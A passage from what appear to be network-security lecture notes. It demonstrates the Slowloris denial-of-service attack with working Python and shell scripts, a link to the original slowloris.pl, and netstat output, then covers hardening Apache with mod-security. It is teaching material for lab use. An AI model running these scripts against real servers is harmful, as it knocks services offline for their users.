- If such intentionally incomplete requests from an attacking client are frequent enough and if the server does not have sufficient concurrency available to it, a Slowloris attack can potentially bring down a web server.

- The original developers of the attack have made available a Perl script that you can yourself try out in order to experiment with the attack:

  `https://web.archive.org/web/20090620230243/http://ha.ckers.org/slowloris/slowloris.pl`

  For obvious reasons, you would want to limit such experiments to web servers running on your own machines. For example,

you could have the Apache server running on one laptop, and `slowloris.pl` script on another in your home network.

- To understand the Slowloris attack, you have to first come to terms with the structure of HTTP requests emanating from a client, which, in most cases, would be a browser, but could also be your webpage download script or a system function like `wget`. These request must adhere to certain rules of syntax in order to be meaningful to the server. The rules are laid out in the Hypertext Transfer Protocols (HTTP). Under HTTP 1.0 and 1.1, a client can ask a server for a named document by sending a `GET` request to the server. In general, a `GET` request from a client to a server consists of multiple lines that look like

```
GET pathname_to_resource HTTP 1.x
header1 : value1
header2 : value2
....
blank_line
```

HTTP 1.0 defines 16 headers, all optional. HTTP 1.1 defines 46 headers, with just the `Host` header mandatory. Each line of a `GET` request must end in the *Internet line terminator*. The HTTP standard requires the Internet line terminator to consist of the two-character sequence `\r\n`. [In documentation, this pair of character is also commonly shown as `<CR><LF>` or just `CRLF`. CR, an acronym for "Carriage Return," and LF, an acronym for "Line Feed," are the official names for two of the characters in the ASCII table, the former with octal value 015 and the latter with octal value 012. The character escape representation of CR is `\r` and the numeric escape representation of the same in octal form `\015`. The character escape representation for LF is `\n` and the numeric escape representation of the same in octal form `\012`. Although the HTTP standard

requires `\r\n` as the line terminator, most HTTP servers will also accept just `\n`.]

- The `Host` header will, of course, be the URL (Uniform Resource Locator) of the web server. As to why the server needs to know its own URL in a request received from a client, it is because HTTP/1.1 allows for multiple URLs to be mapped to the same IP address. A `GET` request is transmitted over the Internet using the IP address. Thus there is no confusion about the destination of a `GET` request even if multiple URLs correspond to that address. However, the response of the server can be made to be different for each different URL corresponding to that IP address. This is supposed to permit conservation of IP addresses and to allow for "vanity" URLs. Note also in the above syntax that a `GET` request must end in a blank line. This is to allow for the line terminators to be used for marking the end of the headers in a `GET` request.

- Presented blow is a Python client script that makes a legitimate `GET` request a web server running at 10.0.0.8. We invoke the script in the following fashion:

```
ClientSocketFetchDocs.py 10.0.0.8 /
```

to get the document at the root. (As to what that would be, would depend on the config file for the HTTP server.) For example, if I wanted to download my own webpage at this server, I'd invoke the script as

```
ClientSocketFetchDocs.py 10.0.0.8 /~kak/
```

- The `GET` request in the client script shown below uses only two headers: the mandatory `Host` header and an optional `Connection` header, the latter to inform the server that it would like to close the connection.

```
#!/usr/bin/env python

##  ClientSocketFetchDocs.py

##  This script is from Chapter 15 of "Scripting with Objects" by
##  Avinash Kak

import sys
import socket

if len(sys.argv) < 3:                                                  #(B)
    sys.exit( """\nNeed at least two command line arguments"""
              """\nthe first naming the host and the second"""
              """\nnaming the document at the host""" )
EOL = "\r\n"                                                           #(C)
BLANK = EOL * 2                                                        #(D)

host = sys.argv[1]                                                     #(E)
for doc in sys.argv[2:]:                                               #(F)
    try:
        sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )     #(G)
        sock.connect( (host, 80) )                                     #(H)
    except socket.error, (value, message):                             #(I)
        if sock:                                                       #(J)
            sock.close()                                               #(K)
        print "Could not establish a client socket: " + message        #(L)
        sys.exit(1)                                                    #(M)

    sock.send( str( "GET %s HTTP/1.1 %s" +                             #(N)
                    "Host: %s%s" +                                     #(O)
                    "Connection: closed %s" )                          #(P)
                          % (doc, EOL, host, EOL, BLANK) )             #(Q)
    while 1:                                                           #(R)
        data = sock.recv(1024)                                         #(S)
        if data == '': break                                           #(T)
        print data                                                     #(U)
```

- In the context of understanding the Slowloris attack, it is important to see for yourself that even after the above client (running

at 10.0.0.3) has downloaded the page asked for, the web server running at 10.0.0.8 continues to keep open the TCP connection until it times out. This is best seen by executing the shellscript shown below. This script runs the command

```
netstat -n | grep tcp
```

roughly once every second until there is no match between the output of the `netstat` command and the string `10.0.0.3`, which is the IP address of the client machine where the above Python script is running. When I execute this script at server machine (on 10.0.0.3), I get about 65 seconds for the server to time out.

```
#!/bin/sh

##  CheckNetstat.sh
##  Avi Kak
##  April 17, 2016

starttime=$(date +"%s")
echo "current time : $starttime"
count=1
while true
do
    count=‘expr $count + 1‘
    output=‘netstat -n | grep tcp‘
    echo $output
    echo "$output" | grep -q "10.0.0.3*"
    if [ $? -ne 0 ];then
        now=$(date +"%s")
        difftime=‘expr $now - $starttime‘
        echo "diff time is: " $difftime
        exit 0
    else
        echo "tcp socket is still open for seconds: " $count
    fi
    sleep 1
done
```

- We will next try to send the same server `GET` requests but without the final blank line that should be the two-character `CRLF` string. This we can do with the following Python script.

```
#!/usr/bin/env python

##  TestHTTPServerWithNoCRLF.py
##  Avi Kak
##  April 16, 2016

import sys
import socket
import time

if len(sys.argv) < 3:                                                          #(A)
    sys.exit( """\nNeed at least two command line arguments"""
              """\nthe first naming the host and the second"""
              """\nnaming the document at the host""" )
getdoc = run_only_once = None                                                  #(B)
EOL = "\r\n"                                                                   #(C)
BLANK = EOL * 2                                                                #(D)
host = sys.argv[1]                                                             #(E)
getdoc = sys.argv[2]                                                           #(F)
if len(sys.argv) == 4:                                                         #(G)
    run_only_once = sys.argv[3]                                                #(H)
while True:                                                                    #(I)
    try:                                                                       #(J)
        sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )             #(K)
        sock.connect( (host, 80) )                                             #(L)
    except socket.error, (value, message):                                     #(M)
        if sock:                                                               #(N)
            sock.close()                                                       #(O)
        print "Could not establish a client socket: " + message                #(P)
        sys.exit(1)                                                            #(Q)
    sock.send( str( "GET %s HTTP/1.1 %s Host: %s%s" ) % (getdoc, EOL, host, EOL) )
                                                                               #(R)
    print "sent another incomplete request to HTTP server"                     #(S)
    time.sleep(10)                                                             #(T)
    if run_only_once:                                                          #(U)
        time.sleep(200)                                                        #(V)
        sys.exit("exiting after only one attempt")                             #(W)
```

- If you execute the above script on the client side with the following

```
TestHTTPServerWithNoCRLF.py  10.0.0.8  /  1
```

where the last argument, '1', sets the value of the variable `run_only_once` to 1 and that causes the script to send only malformed request to the server. If you execute the script `TestHTTPServerWithNoCRLF.py` as shown above and, shortly thereafter, start up the script `CheckNetstat.sh` on the server side, you will notice two things: **(1)** The server does not suspect that anything is awry with the `GET` request even though the request does not end in the mandatory CRLF. This is understandable behavior by the server — because a client is allowed to interpose a large number of HTTP headers after the mandatory `Host` header and before the mandatory CRLF termination. The server is allowed to assume that non-receipt of the CRLF might be caused by network delays associated with the reception of the other headers. And **(2)** Running the `CheckNetstat.sh` on the server side will indicate that the server requires a longer timeout to close the TCP connection with the client. Note that when we run the above script with `run_only_once` set to 1, we put the client to sleep for 200 seconds in line (V) in order to figure out how long the server would take to shut the TCP circuit. Without this line, when the client process terminates, it will send a termination signal to the corresponding server process and that would cause TCP circuit to be closed.

- We can now create a semblance of a Slowloris attack on the server by invoking the above script repeatedly through the shell script shown below:

```
#!/bin/sh
```

```
##  RepeatedAttack.sh

count=1
while true
do
    job="TestHTTPServerWithNoCRLF.py  10.0.0.8  /"
    eval ${job} &
    count=‘expr $count + 1‘
    echo "starting a new process at iteration: " $count
    sleep 15
done
```

- After you have fired up the above script on the client side (10.0.0.3 in my example), run the script `CheckNetstat.sh` to see the TCP circuits that are being constantly created

```
current time : 1460932375
tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:44430 ESTABLISHED
tcp socket is still open for seconds:  2

tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:44430 ESTABLISHED
tcp socket is still open for seconds:  3

tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:44430 ESTABLISHED
tcp socket is still open for seconds:  4

...
...
...

tcp6 0 0 10.0.0.8:80 10.0.0.3:46294 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46276 ESTABLISHED tcp6 1 0 ::1:58552 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:46250 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46302 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46284 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46286 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46310 ESTABLISHED
tcp6 1 0 ::1:58788 ::1:631 CLOSE_WAIT tcp6 0 0 10.0.0.8:80 10.0.0.3:46308 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46298 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46256 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46306 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46254 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46278 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46296 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46316 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46248 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46266 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46272 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46270 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46312 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46290 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46264 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46282 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46260 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46300 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46288 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46292 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46268 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46314 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46304 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46252 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46280 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46258 ESTABLISHED tcp6 0 0 10.0.0.8:80 10.0.0.3:46262 ESTABLISHED
tcp6 0 0 10.0.0.8:80 10.0.0.3:46274 ESTABLISHED
tcp socket is still open for seconds:  511

...
...
...
```

- Note that the last block of output shown above for a single time instance — 511 seconds after the start of the attack scripts.

- As you can see, by sending incomplete requests to the server, the client side is able to get the server to keep open an ever increasing number of TCP connections. Even with as many TCP connections as are shown open in the last entry in the output shown

above, the Apache is not yet down and out. You'd need to increase the load manifold before the server ceases to be functional. When it gets to that point, it will place the following sort of a message in the error log:

```
[mpm_prefork:error] ..... server reached MaxRequestWorkers setting, consider raising the MaxRequestWorders setting
```

- Even though the scripts shown in this section have not completely jammed the server (in the sense that the server would still have the capacity to respond to legitimate requests), they do demonstrate how a client can silently bog it down and reduce its performance to legitimate requests. To really shut down a server with the Slowloris attack, you're better off experimenting with the Perl script `slowloris.pl` developed by the creators of this attack. The URL to that script was presented earlier in this section.

- Finally, after you have had your fill of playing with the scripts in this section, you would want to kill all the processes created by the script `RepeatedAttack.sh`. This you can by executing the following shell script on the client side:

```
#!/bin/sh

## TerminateLoris.sh

mainpid=‘ps ax | grep -e RepeatedAttack | grep -v grep | awk ’{print $1}’‘
kill -9 $mainpid
while true
do
    mypid=‘ps ax | grep -e TestHTTPServer | grep -v grep | awk ’{print $1}’‘
```

```
    if [ "$mypid" ] ;then
        echo "TestHTTPServer process found: " $mypid
        kill -9 $mypid
    else
        exit 0
    fi
done
```

- It goes without saying that you will have to change the IP addresses in the script if you want to experiment with them in your own computer network.

- So far we have focused exclusively on attacking a web server by sending it incomplete `GET` requests. Another HTTP request method that can also be used for mounting similar attacks on web servers is the `POST` request. HTTP `POST` requests are used to upload web form data back to the server. By making the server wait until all content as dictated by the `Content-Length` header arrives, or until the ending CRLF arrives. This version of the Slowloris attack is known as the `SlowPOST` attack.

27.8: PROTECTING YOUR WEB SERVER WITH `mod-security`

- Let's say that you have just installed your web server and begun hosting a set of web pages, some of them generated dynamically. Let's also assume that you have MySQL as the backend database server for the content you want to serve out dynamically.

- Assuming also that you are using `apache2` as the web server in a standard install on a Ubuntu platform, your access log entries are likely to be in the file `/var/log/apache2/access.log`. Shown below is what you are likely to see if you examine your `access.log` a couple of days after you get the web server going.

```
84.22.27.50 - - [21/Aug/2009:09:30:58] "GET /admin/phpmyadmin/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:58] "GET /admin/phpMyAdmin/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:59] "GET /admin/sysadmin/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:59] "GET /admin/sqladmin/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:30:59] "GET /admin/db/main.php HTTP/1.0" 404 334 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:00] "GET /admin/web/main.php HTTP/1.0" 404 335 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:03] "GET /admin/pMA/main.php HTTP/1.0" 404 335 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:04] "GET /admin/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:04] "GET /admin/mysql/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:04] "GET /admin/myadmin/main.php HTTP/1.0" 404 339 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:05] "GET /admin/webadmin/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:05] "GET /admin/sqlweb/main.php HTTP/1.0" 404 338 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:05] "GET /admin/websql/main.php HTTP/1.0" 404 338 "-" "-"
```

```
84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/webdb/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/mysqladmin/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/mysql-admin/main.php HTTP/1.0" 404 343 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/phpmyadmin2/main.php HTTP/1.0" 404 343 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/php-my-admin/main.php HTTP/1.0" 404 344 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/phpMyAdmin-2.2.3/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.2.6/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.5.1/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.5.4/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.5.6/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.6.0/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.6.0-pl1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.2-rc1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.3/main.php HTTP/1.0" 404 348 "-"
84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.3-pl1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/phpMyAdmin-2.6.3-rc1/main.php HTTP/1.0" 404 352
84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/padmin/main.php HTTP/1.0" 404 338 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/datenbank/main.php HTTP/1.0" 404 341 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /admin/database/main.php HTTP/1.0" 404 340 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /phpmyadmin/main.php HTTP/1.0" 404 336 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /phpMyAdmin/main.php HTTP/1.0" 404 336 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /db/main.php HTTP/1.0" 404 328 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /web/main.php HTTP/1.0" 404 329 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /PMA/main.php HTTP/1.0" 404 329 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /admin/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /mysql/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /myadmin/main.php HTTP/1.0" 404 333 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /webadmin/main.php HTTP/1.0" 404 334 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /sqlweb/main.php HTTP/1.0" 404 332 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /websql/main.php HTTP/1.0" 404 332 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /webdb/main.php HTTP/1.0" 404 331 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /mysqladmin/main.php HTTP/1.0" 404 336 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /mysql-admin/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /phpmyadmin2/main.php HTTP/1.0" 404 337 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /php-my-admin/main.php HTTP/1.0" 404 338 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /phpMyAdmin-2.2.3/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.2.6/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.5.1/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.5.4/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.5.6/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.6.0/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.6.0-pl1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.2-rc1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.3/main.php HTTP/1.0" 404 342 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.3-pl1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /phpMyAdmin-2.6.3-rc1/main.php HTTP/1.0" 404 346 "-" "
84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /padmin/main.php HTTP/1.0" 404 332 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /datenbank/main.php HTTP/1.0" 404 335 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:22] "GET /database/main.php HTTP/1.0" 404 334 "-" "
.....
.....
```

. . . . .

- As you can see, someone at the IP address `84.22.27.50` is trying very hard to break into your web server. This IP address is assigned to an outfit named `botevgrad.com` in Sofia, Bulgaria. Presumably, this intruder believes that there are vulnerabilities in one or more of the webserver administration scripts that have pathnames/filenames like `/phpmyadmin/main.php`, `/phpMyAdmin/main.php`, `/PMA/main.php`, `/mysql/main.php`, etc.

- Since you can see the same sort of attacks on a freshly installed web server on a machine with a DHCP assigned IP address, you would be right in concluding that the attackers are simply scanning IP address blocks, looking to see if port 80 is open with an HTTPD server running at it for any of the IP addresses scanned, and then going to town attacking that web server with all known exploits. The important thing to realize here is that these HTTP requests coming to your web server do not mention the symbolic hostname of the machine on which the web server is running, but directly its IP address. So one simple way to insulate your web server from such relentless port-scan driven attacks would be to not honor requests that do not mention the symbolic hostname of your machine. [You are probably wondering how a web server can find out whether a browser has requested a document with a URL based on numerical IP address as opposed to a symbolic hostname. Yes, it is true that all internet communications

are based on numerical IP addresses. Nonetheless, the HTTP protocols that govern how a client may make an `http` request to a web server dictate that the complete URL used by a client be sent over to the server as a separate string that under the HTTP 1.1 protocol is the value of the `Host` field for a `GET` request. Of the 46 different fields that are defined by the HTTP 1.1 protocol, only the `Host` is mandatory. You could, of course, ask why a web server would want to see its own hostname or its own IP address in the request it receives from a distant client. The reason for that has to do with the fact that HTTP 1.1 allows for multiple URLs to be mapped to the same numerical IP address. So before a web server can honor a request, it must figure out as to which symbolic hostname the client used in the request.]

- When a client tries to reach your web server using in the URL the numerical IP address for the server, that is evidently grounds for suspicion. [Note, however, that there can be legitimate reasons for using numerical IP addresses in URLs. For example, one is not likely to use symbolic hostnames in a small-business intranet. So if a web server was provided in the intranet because that makes it more convenient to dole out documents, the client to server requests could all be based on numerical IP addresses.] Other grounds for suspicions would be a client trying to seek out various server-side administrative scripts that may be vulnerable to different types of buffer overflow and injection exploits.

- If you are running an Apache web server, perhaps the easiest way to make it secure against many commonly known exploits is by installing the `mod-security` module in the server. Once you have installed it and gotten it up and running, it will protect

your web server against all kinds of accesses that are perceived as coming from attackers. With its off-the-shelf installation, the `mod-security` module will not allow for accessing your web sever with a numerical IP address in the URL. But that is only one of a very large number of restrictions `mod-security` module can place on incoming traffic.

- It takes almost no work to install `mod-security`. Just go to your Synaptic Package Manager and search for packages with a string like "apache mod-security". It will automatically take you to the right package.

- Now go through the following steps as root:

  – Execute

```
cd /etc/apache2/conf.d
touch modsecurity2.conf
```

    This will create an empty config file in the `/etc/apache2/conf.d/` directory. This file is generally used for access control and filtering rules to deny access to your web server should an incoming request look suspicious. In our case, we will place just an `Include` directive in this file and have that directive pull in a rule set that comes with the `mod-security` package.

– Next place the following Apache directive in the empty file you just created:

```
<ifmodule mod_security2.c>

    # If you want to disable mod-security, uncomment the
    # next directive and comment out the Include directive.
    # Do the opposite to enable mod-security.

    #SecRuleEngine Off

    Include conf.d/modsecurity/*.conf
</ifmodule>
```

– The `Include` directive shown above assumes the existence of a subdirectory `modsecurity` in the `/etc/apache2/conf.d/` directory. So let's now go ahead and create this directory:

```
cd /etc/apache2/conf.d
mkdir modsecurity
```

– Our next job is to bring over some rule files over into the directory we just created. One of the packages you installed with the Synaptic Package Manager places a Core Rule Set (CRS) in the directory `/usr/share/doc/libapache-mod-security/examples/rules/`. We will simply copy over these rule files into the `modsecurity` directory we just created:

```
cp /usr/share/doc/libapache-mod-security/examples/rules/*.conf /etc/apache2/conf.d/modsecurity/
```

The Core Rule Set should protect your web server against exploits commonly attempted on web servers.

– Our next step is to create a place for the `mod-security` module to deposit its log reports. Since Ubuntu users are used to looking for log files in the `/var/log/` directory, so let's do the following, again as root:

```
cd /var/log/apache2
mkdir mod-security
cd mod-security
touch modsec_audit.log
```

– Since `mod-security` wants to place its log data at the location `/etc/apache2/logs`, but since we would rather that this data be placed in the `mod-security` directory we just created at `/var/log/apache2`, let's next create the following symbolic link:

```
ln -s  /var/log/apache2/mod-security/  /etc/apache2/logs
```

– All that remains to do is to enable the `mod-security` module by

```
a2enmod mod-security
```

But note that this module may already be enabled by its installation by the Synaptic Package Manager.

– Obviously, to make Apache aware of the new module, you must restart the server by

```
/etc/init.d/apache2  restart
```

- For fine-tuning the rules, you will need to read the excellent documentation that you can find at

```
http://www.modsecurity.org/documentation/
```